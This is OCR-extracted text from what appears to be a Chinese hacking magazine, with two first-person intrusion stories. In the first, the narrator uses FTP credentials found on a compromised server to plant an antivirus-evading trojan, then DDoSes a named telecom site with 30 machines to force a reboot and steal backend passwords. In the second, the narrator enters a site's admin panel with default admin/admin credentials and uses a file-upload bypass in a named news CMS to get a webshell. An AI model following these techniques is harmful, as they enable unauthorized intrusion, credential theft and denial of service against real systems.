


图3




图4

四、再战告捷

第二天早早的起了床，准备再次挑战权限颠峰。还是没什么好的思路，只好在WEBSHELL里乱看看乱翻翻目录，看看能不能找到什么突破口，突然发现了一个





图5


图6




图7

FTP 工具 FlashFxp，说不定里面保存有 FTP 连接哦。

于是我下载下来，看看是否有 FTP 连接留在上面，果然不出所料，管理员真的留了一个网站连接在上面，如图 7。

我连接后发现是 C 盘的 FTP，真不知道管理员为什么要留一个这样的 FTP，难道是特意留下来给我提权用的？看来我 RP 真好呀。我在启动目录里上传了一个免杀的木马，由于我是懒人一个，不想等待服务器的重启，于是就叫小浩那家伙拿出了他自己写的 DDOS 工具－－完美 DDOS，我记得上次观看他自己做的动画，使用一只肉鸡就打下了暗组，攻击效果非常好，因此我就使用了 30 台 PC 来打 welcome.jx.vnet.cn，没过几秒钟，网站就不能访问了，又过了一会儿，就发现木马客户端中电信的服务器来上线了，通过木马的文件管理功能，发现了很多关于电信的后台和连接密码，接下来的就是后事了。（文章中涉及到的完美 DDOS 已经收录在光盘中）

艰难的后台拿 shell 大作战

文章难易度：★★★

落叶纷飞

今天刚复习完，就上网来放松一下心情，谁知刚上 QQ，无敌小龙就丢过来一个网站，叫我和他一起入侵，闲着无聊我就答应了（为了避免某些朋友对号入座，所以该网站的网址我就使用 www.hackerxfiles.net 来代替了）。

一、轻取后台

打开这个网站一看，发现是一个门户网站，流量好像挺大的，看来成功入侵的几率并不高。不管了，先来找找注入点吧！使用了几个注入工具进行扫描并通过手工测试后发现这个网站并不存在注入漏洞，看来走注入这条路是行不通了。既然注入不行，那就来找后台吧，打开 www.google.com，在里面搜索“site:hackerxfiles.net 后台”，没想到真的搜索出了一个后台，而且还是主站的呢，如图 1、图 2。




图 1




图 2

找到后台后抱着不可能的心态，使用帐号和密码都为“admin”试着登录，结果居然进去了，这使得我大吃了一惊，如图 3。

一看后台就知道，这个是以“沸腾新闻发布系统”为核心的修改版，嘿嘿，这下要拿到 webshell 简直是轻而易举的事了！




图 3

二、后台的困惑

进入了后台，我第一时间就想到利用 uploadfaceok.asp 这个文件的上传漏洞来获得 webshell，但不幸的是这个文件被删除了。我又想起了沸腾 upme.htm 文件的上传漏洞，于是打开“添加文章”功能，“类别”我们随便选择就行，选择好类别后我们就会看到如图 4 所示的界面。

我们要利用的就是“上传附件”功能的漏洞，点击“浏览”按钮，选择要上传的 asp 木马，然后在 asp 木马的最后添加一个空格，如图 5，最后点击“上传附件”按钮就可以获得 webshell 了，但是这里却提示上传文件类型有误，如图 6。

